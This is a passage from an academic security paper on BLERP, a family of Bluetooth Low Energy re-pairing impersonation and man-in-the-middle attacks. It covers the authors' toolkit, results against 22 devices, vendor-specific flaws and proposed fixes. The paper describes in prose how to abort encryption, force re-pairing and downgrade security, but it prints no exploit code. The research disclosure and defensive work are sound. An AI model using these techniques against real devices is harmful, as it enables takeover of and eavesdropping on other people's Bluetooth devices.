To execute the double-channel MitM attack, we developed a custom BLE Host in Python using Scapy. The Host orchestrates two modified NimBLE Controllers simultaneously: one acting as a malicious Central and the other as a malicious Peripheral. It communicates with each Controller via a dedicated `BluetoothUserSocket` and forwards application-layer traffic between the victims while locally handling pairing and Link Layer interactions. Since Scapy does not natively handle Logical link control and adaptation protocol (L2CAP) fragmentation, we implemented the reassembly logic to process SMP messages that span multiple fragments (e.g., ECDH public keys). For cryptographic operations, we reused Google's Bumble stack [19] implementation.

C. Toolkit NimBLE Patches

We applied targeted patches to NimBLE v1.7.0 to introduce low-level capabilities required for the attacks:

- *HCI Extensions:* We added custom HCI commands to toggle encryption request rejection and to update the Controller's MAC address at runtime for dynamic spoofing.
- *Controller Logic:* We modified the Link Layer control logic to reject and count ENC_REQ messages. Upon reaching a user-defined rejection threshold, the Controller signals the Host via an encryption-change event with a custom error code, indicating that the PI attack should begin.
- *Host Logic:* We extended the Host event management logic to handle the controller's custom error code and to start the PI attack by sending the security request. We extended the Security Manager (SM) to support runtime modification of security parameters. We introduced a shadow configuration structure, `spoofed_hs_cfg`, to store manipulated values (e.g., $\mathrm{AR_{SR}}$, entropy, IO capabilities) alongside the original values.

VI. Evaluation

Using our `BLERP` toolkit (presented in Section V), we empirically confirm the real-world and widespread effectiveness of the BLERP attacks by successfully exploiting 22 devices. The tested devices are from leading vendors and support the most popular Bluetooth versions (v4.2–v5.4), SC and LSC security modes, IO capabilities, SCO mode, and MitM protection. During our experiments, we also discovered




Fig. 6: BLERP Single-Channel MitM attack. Charlie prevents session establishment and triggers a re-pairing by performing the PI attack against Alice. Once Alice starts the re-pairing, Charlie relays the messages, tampering with them (in this case, the feature negotiation). Once the pairing succeeds, Charlie does not have access to the new PK, but he has compromised its derivation (e.g., by forcing LSC or reducing entropy) and can recover it offline.

re-pairing implementation flaws affecting the BLE stacks of Apple (iOS, iPadOS, and MacOS), Android (10–15), and NimBLE. Next, we describe our evaluation setup, results, and vendor-specific details.

A. Evaluation Setup

We evaluate the CI and PI attacks using our btshell application (Section V-A) with the modified NimBLE stack (Section V-C) running on an nRF52840 development board. For the PI attack, we impersonate a keyboard (entry 20 in Table I) and, for the CI attack, a smartphone (entry 7 in Table I). We paired each victim device with the impersonated one before conducting the PI/CI attacks.

B. Evaluation Results

Table I presents our experimental results and demonstrates that the BLERP attacks have a *critical* and *widespread* impact on the BLE ecosystem. The attacks are effective on 22 targets, including 15 BLE Hosts, 12 BLE Controllers, 16 Centrals, and 9 Peripherals. For each target (1–22), we report the device model, BLE Host, BLE Controller, Bluetooth version (BTv), and the exploited security level value (AR). We exploit the most popular Bluetooth versions (4.2–5.4), the strongest security levels (SC and MitM), and settings (SCO). We were unable to test devices with more recent Bluetooth versions, as none were available on the market at the time of writing.

The right half of the table indicates, for each vulnerability (V1–V6) and attack (CI, PI), whether it affects the target (✓), does not affect it (✗), or is not applicable (**n/a**). Although these are design-level vulnerabilities, some implementations may include custom behaviors or implementation-specific settings that unknowingly address them, which is why the ✗ outcome is possible. The **n/a** outcome occurs when a target does not support a role (e.g., a smartphone is not a BLE Peripheral under default settings). The AR column indicates the victim's AR_{PK}, against which we tested the attacks.

The user interaction (UI) column specifies whether the attack required no user interaction (N), a single unauthenticated user interaction (U), or a single authenticated user interaction (A). Attacks are *transparent (0-click)* against devices with no I/O or input-only capabilities, such as mice, keyboards, and IoT devices. Devices with I/O capabilities require an unauthenticated 1-click interaction. For example, a Yes/No confirmation dialog when using JW with a smartphone. If a device enforces authenticated pairing, it will require an authenticated user interaction, as with the Garmin smartwatch we tested (entry 22 in Table I). None of the tested devices notifies the user if an encryption procedure fails, despite the Bluetooth standard requiring such notification [1, p. 1660-1661].

Every device vulnerable to the PI or CI attacks in Table I

TABLE I: Evaluation results of BLERP PI and CI attacks on 22 BLE targets combining 15 Hosts and 12 Controllers. The evaluation covers 16 Centrals and 9 Peripherals with the most popular Bluetooth versions (4.2–5.4) and most secure settings (SC, MitM protection, SCO mode). Vulnerabilities and attacks can be effective (✓), not effective (✗), or not applicable (**n/a**). The UI column shows the required user interaction for that target: none (N), unauthenticated (U), or authenticated (A). All devices vulnerable to either PI or CI are also vulnerable to MitM attacks, as they exploit the same vulnerabilities.

	Device	Host	Controller	BTv	AuthReq	V1	V2	V3	V4	V5	V6	PI	CI	UI
Centrals*: Laptop, Desktop, Smartphone, Tablet, AV/VR, Smart TV*														
1	MacBook Air	MacOS 15	BCM 4378	5.0	SC, MitM	✓	**n/a**	✓	✓	✓	✓	✓	**n/a**	U
2	Terra Workst	Windows 11	Intel AX200	5.2	SC	✓	**n/a**	✓	✓	✗	✓	✗	**n/a**	U
3	Terra Workst	Linux 6.10.9	Intel AX200	5.2	SC	✓	**n/a**	✓	✓	✗	✓	✗	**n/a**	U
4	Oculus Quest	Android 10	MSM8998	5.0	SC	✓	**n/a**	✓	✓	✓	✓	✓	**n/a**	U
5	iPhone 15	iOS 18	Unknown	5.3	SC, MitM	✓	**n/a**	✓	✓	✓	✓	✓	**n/a**	U
6	iPad 2022	iPadOS 18	BCM 43xx	5.2	SC, MitM	✓	**n/a**	✓	✓	✓	✓	✓	**n/a**	U
7	Pixel 8	Android 14	BCM 4398	5.3	SC	✓	**n/a**	✓	✓	✓	✓	✓	**n/a**	U
8	Pixel 8	Android 15	BCM 4398	5.3	SC	✓	**n/a**	✓	✓	✓	✓	✓	**n/a**	U
9	Realme X2 Pro	Android 13	SM8150	5.0	SC	✓	**n/a**	✓	✓	✓	✓	✓	**n/a**	U
10	Mi 11 Lite	Android 13	SM7150	5.1	SC	✓	**n/a**	✓	✓	✓	✓	✓	**n/a**	U
11	Galaxy A15	Android 14	Unknown	5.3	SC	✓	**n/a**	✓	✓	✓	✗	✓	**n/a**	U
12	TCL 43P638	Android TV 11	Unknown	5.0	SC	✓	**n/a**	✓	✓	✓	✓	✓	**n/a**	U
Centrals *and* ***Peripherals****: Embedded Operating Systems*														
13	nRF52840	NimBLE 1.7.0	NimBLE 1.7.0	5.4	SC, MitM	✓	✓	✓	✓	✓	✓	✓	✓	N
14	nRF52840 SCO	NimBLE 1.7.0	NimBLE 1.7.0	5.4	SC, MitM	✓	✓	✓	✓	✓	✗	✓	✓	N
15	nRF52840	Zephyr 3.7.0	Zephyr 3.7.0	5.4	LSC	✓	✓	✗	✗	✓	✗	✓	✓	N
16	nRF52840	BTstack	Zephyr 3.7.0	5.2	SC, MitM	✗	✓	✓	✓	✓	✓	✗	✓	N
17	ESP32-C3	ESP-Bluedroid	Unknown	5.0	SC, MitM	✓	✓	✓	✓	✗	✓	✗	✓	N
Peripherals*: Joystick, Keyboard, Mouse, SmartWatch*														
18	Xbox Joystick	Unknown	X905893	5.0	SC	**n/a**	✓	**n/a**	✓	**n/a**	✓	**n/a**	✓	N
19	MX Anyw. 3S	Unknown	nRF52832	5.1	SC	**n/a**	✓	**n/a**	✓	**n/a**	✓	**n/a**	✓	N
20	MX Keys S	Unknown	nRF52832	5.1	SC, MitM	**n/a**	✓	**n/a**	✓	**n/a**	✓	**n/a**	✓	N
21	MX Master 3	Unknown	nRF52832	4.2	LSC	**n/a**	✓	**n/a**	✓	**n/a**	✓	**n/a**	✓	N
22	Vivoactive 5	GarminOS	NXP RT595	5.0	SC, MitM	**n/a**	✓	**n/a**	✗	**n/a**	✓	**n/a**	✓	A

is *also vulnerable to the single-channel and double-channel MitM attacks*, as the latter rely on combining PI and CI and exploit the same re-pairing vulnerabilities. In Appendix B, we demonstrate the double-channel MitM attack against a MacBook Air and a Logitech MX Master 3, and in Appendix C, we further discuss how MitM attacks happen in a real-world scenario.

Overall, Table I confirms that the BLERP attacks are effective across all tested Bluetooth versions, security modes, and security levels. This broad impact stems from the design-level nature of the vulnerabilities. The attacks also remain effective under SCO mode, provided the attacker does not downgrade the PK entropy or switch from SC to LSC. Furthermore, these attacks are zero-click against devices with limited I/O (e.g., keyboards, mice) and require only minimal confirmation (e.g., a Yes/No prompt) on devices with I/O capabilities (e.g., smartphones and laptops).

C. Vendor Specific Details

Next, we discuss vendor-specific evaluation details for Apple, Android, Linux, Windows, NimBLE, Zephyr, ESP32, BTstack, and Garmin, including some implementation-level issues we discovered during our experiments.

Apple. We tested three Apple devices as Centrals, all of which proved vulnerable to the PI and MitM attacks. Given that Apple devices share the same proprietary BLE stack, we estimate the real-world impact to be in the order of billions of devices. For instance, Apple shipped approximately 225 million iPhones in 2024 alone [20], all of which are affected by our findings.

Moreover, we identified and exploited an implementation-level issue in the Apple BLE stack that increases the BLERP attack surface. Specifically, the tested Apple devices initiate re-pairing if $\mathrm{AR}_{\mathrm{SR}} \geq \mathrm{AR}_{\mathrm{PK}}$, whereas the standard decision tree (Listing 1) requires $\mathrm{AR}_{\mathrm{SR}} > \mathrm{AR}_{\mathrm{PK}}$. This non-compliant behavior allows an attacker to force re-pairing even when devices have the maximum theoretical security level (i.e., MitM protection and SC).

Android. The attacks are effective on the most recent Android versions (10–15), as their Fluoride BLE stack [21] is vulnerable to the PI and MitM attacks. Similar to Apple, we estimate a real-world impact of billions of vulnerable Android devices. For example, Samsung alone shipped approximately 222 million Android smartphones in 2024 [20].

Moreover, we uncovered a Fluoride implementation flaw that allows an attacker to delete the PK of a paired Peripheral without re-pairing. The issue allows bypassing the security level check during the PI attack, since there is no PK to verify against. Specifically, if the PI attacker rejects two encryption requests without sending a security request to re-pair, Fluoride deletes the PK of the trusted Peripheral. This flaw enables the attacker to pair with the victim Central without triggering the security checks from Listing 1.

Linux and Windows. On Windows 11 and Linux 6.10.9, the BLE stacks are vulnerable to V1, V3, V4, and V6. We confirmed this using a Python Central built with Bleak [22], which connects to a paired Peripheral *without* automatically starting encryption. In this scenario, the Central accepts re-pairing with the PI attacker.

However, neither stack is affected by V5, as they automatically disconnect when the encryption procedure fails, protecting them against the BLERP PI attack. Automatic disconnection after encryption failure is optional, but permitted by the Bluetooth standard [1, p. 3160]. Although this behavior does mitigate the issue, it is not a complete protection against re-pairing attacks, as there may be alternative ways to send a security request and trigger re-pairing.

NimBLE. Centrals and Peripherals based on NimBLE are affected by all BLERP vulnerabilities and attacks. Additionally, we discovered an implementation issue that allows bypassing the security request security level comparison when the `bonding` flag is unset. Specifically, the NimBLE stack initiates re-pairing regardless of the security level value if the security request `bonding` flag is unset. An attacker can exploit this behavior by setting the flag in the pairing response, thereby triggering a re-pairing attack and overwriting the victim's PK. This implementation flaw has been assigned CVE-2025-62235 by NimBLE maintainers (Apache).

Zephyr. Zephyr [23] is a widely used Real-Time Operating System (RTOS) featuring an open-source BLE stack, and is the most secure target we evaluated. It incorporates a custom re-pairing logic which mitigates the BLERP vulnerabilities and attacks. Specifically, it prevents re-pairing if it would result in a lower security level or reduced PK entropy compared to the current PK. However, it still allows PI and CI attacks, provided they do not downgrade the security level or the PK entropy.

ESP32. The ESP32 platform provides a BLE stack for embedded applications that is affected by all identified vulnerabilities except V5, as it disconnects after an encryption failure. This behavior is consistent with its origins as a fork of the Linux BLE stack, which employs the same implementation-level disconnection strategy. As a result, the ESP32 stack is not vulnerable to the PI attack. Similar to the Windows and Linux stacks, we verified that the other vulnerabilities remain by modifying an ESP sample application and disabling automatic encryption upon device reconnection, thereby preventing automatic disconnection.

BTstack. BTstack is an open-source BC/BLE Host designed for embedded systems with a small memory footprint [24]. It is vulnerable to the CI and MitM attacks. However, it is not susceptible to the PI attack due to its non-standard-compliant behavior, which prevents any re-pairing from a Peripheral and prevents V1. Specifically, when a PI attacker attempts to trigger re-pairing by aborting session establishment and sending a security request, BTstack initiates session establishment rather than re-pairing, regardless of the value of $\mathrm{AR}_{\mathrm{SR}}$.

Garmin. The Garmin BLE stack we tested only acts as a Peripheral as it runs on smartwatches. It is vulnerable to V2 and V6. As the stack enforces pairing with SC and NC, any re-pairing attempt must maintain the same high level of security, forcing the adversary to bypass user-assisted authentication. While this is feasible, it significantly increases the difficulty of a successful attack.

VII. Countermeasures

We present two complementary fixes for the BLERP vulnerabilities and attacks. *Re-pairing hardening* mitigates the attacks while remaining backward-compliant using stricter re-pairing checks. *Re-pairing authentication and integrity protection* fixes the attacks and vulnerabilities by design, but requires a minimal amendment to the BLE pairing protocol in the standard. Next, we describe the design, implementation, and successful evaluation of the fixes. Moreover, we discuss how to fix the Apple, Google, and NimBLE re-pairing issues mentioned in Section VI-C.

A. Re-pairing Hardening

Hardening the re-pairing procedure mitigates the BLERP attacks by enforcing stricter checks on the security level and mandating disconnection upon session establishment failures. The approach remains fully backward-compatible with the standard and does not affect usability. Specifically, we propose three rules to address vulnerabilities V3–V6:

- *Consistency Check:* Enforce consistency between the security level in the security request and the subsequent re-pairing (fixing V3).
- *Anti-Downgrade:* Verify that neither the re-pairing security level nor the PK entropy is lower than the currently stored values (fixing V4 and V6).
- *Encryption Failure Termination:* Mandate disconnection if an encryption procedure fails (fixing V5).

However, hardening the re-pairing mechanism only mitigates the BLERP attacks as it does not solve the lack of authentication (V1, V2). For instance, an attacker could still exploit unauthenticated re-pairing to force a security upgrade (e.g., enabling MitM protection) and attack the association phase to bypass authentication.

We integrated the hardened re-pairing logic into the NimBLE stack by extending the `ble_store_value_sec` structure, which stores the security level and PK entropy values, to also store $\mathrm{AR}_{\mathrm{SR}}$. For Centrals, the SMP state machine caches the requested security level to validate it against the pairing response. For Peripherals, the stack rejects any re-pairing request that offers lower security parameters than the existing

PK. Failures in any of these checks trigger an *Authentication Requirements* error and terminate the connection. Additionally, we patched the Controller to send a LL_TERMINATE_IND message to terminate the connection upon session establishment failure. These modifications introduce no overhead.

B. Re-pairing Authentication and Integrity Protection

We introduce an authenticated and integrity-protected re-pairing protocol to address the BLERP attacks. This protocol requires two specific amendments to the standard BLE pairing:

- *Key Chaining:* The derivation of a re-pairing PK must include the current PK as an input. This feature provides implicit authentication, ensuring that an attacker lacking the current PK cannot compute the new one.
- *Transcript Hashing:* Devices must maintain a cumulative hash transcript of all pairing messages. By including the final hash in the PK derivation, the protocol binds the key to the specific protocol run. Any modification to the message stream results in divergent PKs, causing the pairing to fail.



Alice (Central)
Bob (Peripheral)
A
B
Share PK
SMP_SEC_REQ: AR_B
SMP_PAIR_REQ: AR_A, Ent_A
$h_1 = HASH(h|AR_A|Ent_A)$
$h_1 = HASH(h|AR_A|Ent_A)$
SMP_PAIR_RSP: AR_B, Ent_B
$h_2 = HASH(h_1|AR_B|Ent_B)$
$h_2 = HASH(h_1|AR_B|Ent_B)$
SMP_PAIR_PUB_KEY: Pub_A
$h_3 = HASH(h_2|Pub_A)$
$h_3 = HASH(h_2|Pub_A)$
SMP_PAIR_PUB_KEY: Pub_B
$h_4 = HASH(h_3|Pub_B)$ $ss = ECDH(Pub_B, Priv_A)$ $PK_{new} = KDF(ss, h_3|PK)$
$h_4 = HASH(h_3|Pub_B)$ $ss = ECDH(Pub_A, Priv_B)$ $PK_{new} = KDF(ss, h_3|PK)$
Session Establishment

Fig. 7: Authenticated and integrity-protected re-pairing.

Figure 7 shows the updated SC pairing protocol across the feature negotiation, public key exchange, and key derivation phases (we omit the association phase as the PK does not depend on it). Both parties share PK and maintain a running hash of the exchanged messages. In the final phase, they derive PK_{new} via a Key Derivation Function (KDF) using the existing PK, the fresh ECDH shared secret, and the transcript hash. This cryptographically binds the new key to the old one and to that specific protocol run.

```
Query inj-event(end_B(k)) ==> inj-event(end_A(k)) is
    true.
```

Listing 2: Authenticated re-pairing ProVerif results. The query is provable and true.

This design introduces a usability trade-off: if a device loses its PK (e.g., via factory reset), it requires manual user intervention to re-pair.

We implemented this protocol in NimBLE by extending the SMP state machine to track a transcript variable h and the old PK until re-pairing completes. Upon sending or receiving a message, the device updates $h = hash(h|msg)$. We replaced the standard key generation logic with a CMAC-based Key Derivation Function (CKDF) that accepts the current PK, the new key material, and the transcript h. The protocol introduces negligible overhead, relying solely on lightweight hashing and KDF operations without additional message round-trips.

C. Fixes Evaluation

Hardened Re-pairing. We assessed the efficacy of our hardened re-pairing mechanism by executing the PI and CI attacks against patched NimBLE devices. Our evaluation confirms that the patches effectively prevent security level downgrades and the BLERP PI attack.

We configured the devices using SC with MitM protection enabled. For the PI attack, while the unpatched stack allows an attacker to interrupt session establishment and trigger a weaker re-pairing, the hardened Central terminates the connection upon encryption failure, preventing the attack from continuing. In the CI scenario, the attacker attempts to re-pair using a weaker security configuration (e.g., downgrading SC to LSC or forcing JW). The hardened Peripheral detects these downgrade attempts and drops the connection. This mechanism still allows legitimate re-parings with a security level equal to or higher than the existing PK.

Authenticated Re-Pairing. We formally modeled and verified our authenticated re-pairing protocol using ProVerif [25]. Our model formalizes the protocol depicted in Figure 7 and the full BLE session establishment shown in Figure 3. By satisfying the injective correspondence query in Listing 2, we prove *strong injective agreement* on the new PK. This result guarantees mutual authentication, session freshness, and protocol integrity, while effectively preventing replay and reflection attacks. The ProVerif model is available in Appendix A and the artifact repository.

D. Vendor-specific Implementation Fixes

Apple. Apple's stack should not trigger a re-pairing if $AR_{SR} = AR_{PK}$. We cannot provide further recommendations, as the stack is closed-source.

TABLE II: BLERP attacks and vulnerabilities mapping. A vulnerability is required (✓), optional (✱), or not required (✗).

Attack	V1	V2	V3	V4	V5	V6
Peripheral Impersonation	✓	✗	✱	✱	✓	✱
Central Impersonation	✗	✓	✗	✱	✗	✱
Double-channel MitM	✓	✓	✱	✱	✓	✱
Single-channel MitM	✓	✓	✱	✱	✓	✱

Google. Google should fix the bug that deletes a paired device after two failed session establishments. We do not know what causes this behavior. One possible explanation is that the Android Bluetooth management system does not handle such an error during session establishment and deletes the devices from the paired list.

NimBLE. NimBLE is working on fixing its security request handling issue (CVE-2025-62235) and the re-pairing vulnerabilities. The developers stated that they will likely modify the re-pairing logic to require encryption before allowing a renegotiation of the security level.

VIII. Discussion

We discuss how the attacks map to the vulnerabilities and outline the process for their discovery.

A. Mapping Attacks and Vulnerabilities

Table II maps the BLERP attacks and vulnerabilities. In the table, ✓ indicates that a vulnerability is required, ✱ that it is optional, and ✗ that it is not required. For the PI attack, V5 is necessary to trigger re-pairing, while V1 enables re-pairing without authentication. An attacker can additionally exploit V3 and V4 to downgrade the security level, as described in Section IV-B. The CI attack relies on V2 to re-pair without authentication and may require V4 to downgrade the security level, as described in Section IV-C.

As the double-channel and single-channel MitM attacks combine the PI and CI attacks, they also exploit their vulnerabilities (V1, V2, and V5). Additionally, they can leverage V3 and V4 to downgrade the security level, and V6 to reduce the entropy of the new PK as previously explained in Section IV-D.

B. Vulnerabilities and Attacks Discovery

We discovered the BLERP vulnerabilities through a systematic analysis of the Bluetooth Specification document and the NimBLE open-source stack. We then experimentally validated our findings, identifying additional implementation-specific flaws in Apple, Google, and NimBLE stacks in the process.

We first observed that the standard allows Peripherals to initiate re-pairing via the security request message. However, we identified a critical specification asymmetry: while Peripherals are explicitly required to verify security levels against the subsequent pairing request [1, p. 1667], *no similar requirement exists for Centrals*. This omission allows a malicious Peripheral to downgrade the security level (V3). Extending the analysis of V3, we found that the standard lacks requirements to enforce consistency between the current and previous pairing parameters. This absence allows devices to accept lower security levels during re-pairing (V4). To successfully exploit V3, we required a mechanism to abort session establishment. Leveraging BLESA [3], we successfully triggered re-pairing after blocking a session establishment (V5). Finally, analyzing the big picture revealed the fundamental root cause: neither the Central nor the Peripheral authenticates the re-pairing process (V1, V2).

IX. Related Work

BLE Pairing. Several studies have analyzed the security of the BLE pairing protocol. Recent papers uncovered vulnerabilities in SC negotiation [6], [9], key agreement [7], and authentication [4], [5], [8], [10]. Earlier work [18] exploited weaknesses in the LSC key exchange phase to recover encryption keys. These studies focus on individual phases of the pairing protocol and assume the attacker is present during the initial pairing. However, they do not address the re-pairing attack vector considered in our work.

BLE Session Establishment. Prior research analyzing reconnection between BLE pairing devices [3], [26] found that session establishment can be interrupted to force an unencrypted session. However, these works do not cover the security of BLE pairing or re-pairing.

Proprietary security protocols over BLE. Other studies have analyzed proprietary security protocols used on top of BLE. For example, researchers reverse-engineered application layer protocols used by Xiaomi fitness trackers and e-scooters [27], [28], Android nearby services [29], Apple devices [30], [31], and companion mobile applications for IoT devices [32], [33], uncovering multiple issues. These findings are orthogonal to our work, as they focus on proprietary application-layer protocols rather than standard BLE pairing and session establishment.

Bluetooth Classic. BC pairing and session establishment have been extensively studied. In [34], the authors force unauthenticated pairing by exploiting NiNo [35] while impersonating a keyboard. Prior work identified vulnerabilities in legacy BC pairing PIN authentication [36], while [37] uncovered a passkey-reuse vulnerability affecting BC pairing authentication. Additional research has investigated downgrade [15] and impersonation [16] attacks on BC session establishment, while [38] uncovered issues related to forward and future secrecy. Attacks on BC pairing and session establishment are orthogonal to the presented ones, as they are specific to BC.

Bluetooth Testing. Several tools for testing Bluetooth stack implementations exist in the literature [39], [40], [41]. While helpful for uncovering implementation-level bugs, these tools rely on coverage-based fuzzing and differential testing, which have limitations when it comes to protocol-level issues. Therefore, they are valuable but orthogonal to our findings.

BLE IDS/IPS. Researchers have proposed various intrusion detection and prevention systems (IDS/IPS) for BLE. BlueShield [42] detects spoofing attacks using cyber-physical fingerprints. OASIS [43] integrates an IDS within a popular BLE Controller, enabling low-level control and detection capabilities. BlueSWAT [44] employs finite state machines and eBPF (extended Berkeley Packet Filter) to detect session-based attacks. BLEGuard [45] leverages pre-detection, reconstruction, and classification models trained on a dataset of simulated attacks to identify spoofing attacks. These systems could implement new rules to detect and prevent the BLERP attacks, but they would still face issues with false positives and false negatives. We recommend deterministically fixing or mitigating the attacks using our solutions.

Bluetooth Formal Analysis. Several papers have built formal models of subsets of the Bluetooth standard. Recent studies have formally modeled and verified the BLE pairing association [10], [12] and key agreement [9] phases using Tamarin [46], and uncovering new attacks in the process. Other works have used ProVerif [25] to model the BLE session establishment protocol [3], [13] and BC pairing [47]. Computational models have also been used to analyze BC [48] and to conduct cryptographic analysis [49] on SC pairing for both BC and BLE. Our work relies on ProVerif to demonstrate the effectiveness of one of our proposed fixes, specifically by modeling the session establishment protocol and part of the pairing process.

Bluetooth Tracking. BC and BLE allow fingerprinting and tracking of devices and related users. Researchers have shown how to track a victim by exploiting flaws in the standard, such as BLE allow lists [50], advertisements [51], address randomization [52], [53], GATT [54], and BC non-discoverable mode [55]. They also developed anti-tracking mechanisms such as BLE-Guardian [56]. Researchers also looked at the traceability of proprietary wireless protocols implemented over BLE. For example, Apple's proprietary wireless services that have been found vulnerable to tracking, including Apple Wireless Direct Link (AWDL) [57], Continuity [58], [59], [60], and Find My [61], [62], [63]. Tracking attacks are orthogonal to the presented ones.

X. Conclusion

This work examines the security of BLE re-pairing, a feature that has received little scrutiny despite its significant associated threats. We focus on re-pairing impersonation and MitM attacks, in which an adversary deceives one or two victims into pairing with them while the victims believe they are re-pairing with a trusted device. As a result, the attacker gains arbitrary read and write access to the target device, remaining undetected and without triggering unexpected behavior.

We analyze the design of re-pairing in the BLE standard and uncover six re-pairing vulnerabilities (V1–V6). Four of them (V1–V4) are novel and include unauthenticated re-pairing and security level downgrades. All issues affect the protocol design and are effective even against the most secure BLE configurations (SC, MitM protection, and SCO).

We introduce four new attacks, dubbed BLERP, enabling CI, PI, single-channel, and double-channel MitM attacks. BLERP are the first BLE attacks to: 1) exploit re-pairing design issues, 2) exploit pairing from session establishment, 3) abuse the SMP security request, and 4) expand the BLE threat model by providing a stepping stone for launching pairing attacks without waiting for a legitimate pairing.

We release `BLERP`, a low-cost and reproducible toolkit for testing our PI, CI, and double-channel MitM attacks. Built on the open-source NimBLE stack, the toolkit features a custom Controller, a Scapy-based BLE Host, and a custom btshell application to facilitate attack testing.

We empirically confirm that the BLERP attacks are practical and widespread by exploiting 22 BLE targets, spanning heterogeneous devices, popular Bluetooth versions, different Hosts, Controllers, Centrals, and Peripherals, and devices supporting SC and SCO. We develop and evaluate two complementary fixes to address the BLERP vulnerabilities and attacks. Hardened re-pairing fixes V3, V4, V5, and V6 to mitigate the CI and PI attacks in a backward-compliant manner. Authenticated and integrity-protected re-pairing fixes all vulnerabilities and attacks by design, but it requires an update to the standard.

Acknowledgment

We thank Slasti Mormanti for his invaluable insights and support in our research.

This work was funded by the European Union under grant agreement no. 101070008 (ORSHIN) and partially supported by the French National Research Agency (ANR) under the France 2030 label, with the REV (ANR-22-PECY-0009) and NF-HiSec (ANR-22-PEFT-0009) research grants. Views and opinions expressed are, however, those of the authors only and do not necessarily reflect those of the European Union or ANR. Hence, neither the European Union nor the ANR can be held responsible for them.

References

[1] Bluetooth SIG, "Bluetooth Core Specification v6.1," https://www.bluetooth.com/specifications/specs/core-specification-6-1, 2025.

[2] D. Antonioli, N. O. Tippenhauer, K. Rasmussen, and M. Payer, "BLURtooth: Exploiting Cross-Transport Key Derivation in Bluetooth Classic and Bluetooth Low Energy," in *Proceedings of the Asia conference on computer and communications security (AsiaCCS)*, May 2022.

[3] J. Wu, Y. Nan, V. Kumar, D. J. Tian, A. Bianchi, M. Payer, and D. Xu, "BLESA: Spoofing Attacks against Reconnections in Bluetooth Low Energy," in *14th USENIX Workshop on Offensive Technologies (WOOT 20)*, 2020.

[4] Y. Zhang, J. Weng, R. Dey, Y. Jin, Z. Lin, and X. Fu, "Breaking Secure Pairing of Bluetooth Low Energy using Downgrade Attacks," in *29th USENIX Security Symposium (USENIX Security 20)*, 2020, pp. 37–54.

[5] T. Claverie and J. L. Esteves, "Bluemirror: Reflections on Bluetooth Pairing and Provisioning Protocols," in *2021 IEEE Security and Privacy Workshops (SPW)*. IEEE, 2021, pp. 339–351.

[6] D. Antonioli, N. O. Tippenhauer, and K. Rasmussen, "Key Negotiation Downgrade Attacks on Bluetooth and Bluetooth Low Energy," in *ACM Transactions on Privacy and Security (TOPS)*, vol. 23, no. 3. New York, NY, USA: Association for Computing Machinery (ACM), 2020, pp. 1–28.

[7] E. Biham and L. Neumann, "Breaking the Bluetooth Pairing–Fixed Coordinate Invalid Curve Attack," http://www.cs.technion.ac.il/~biham/BT/bt-fixed-coordinate-invalid-curve-attack.pdf, 2018.

[8] M. von Tschirschnitz, L. Peuckert, F. Franzen, and J. Grossklags, "Method confusion attack on Bluetooth pairing," in *2021 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2021, pp. 1332–1347.

[9] T. Claverie, G. Avoine, S. Delaune, and J. L. Esteves, "Tamarin-based Analysis of Bluetooth Uncovers Two Practical Pairing Confusion Attacks," in *European Symposium on Research in Computer Security*. Springer, 2023, pp. 100–119.

[10] M. Shi, J. Chen, K. He, H. Zhao, M. Jia, and R. Du, "Formal Analysis and Patching of BLE-SC Pairing," in *32nd USENIX Security Symposium (USENIX Security 23)*, 2023, pp. 37–52.

[11] Apache, "NimBLE: an open-source BLE 5.4 stack," https://github.com/apache/mynewt-nimble, 2025.

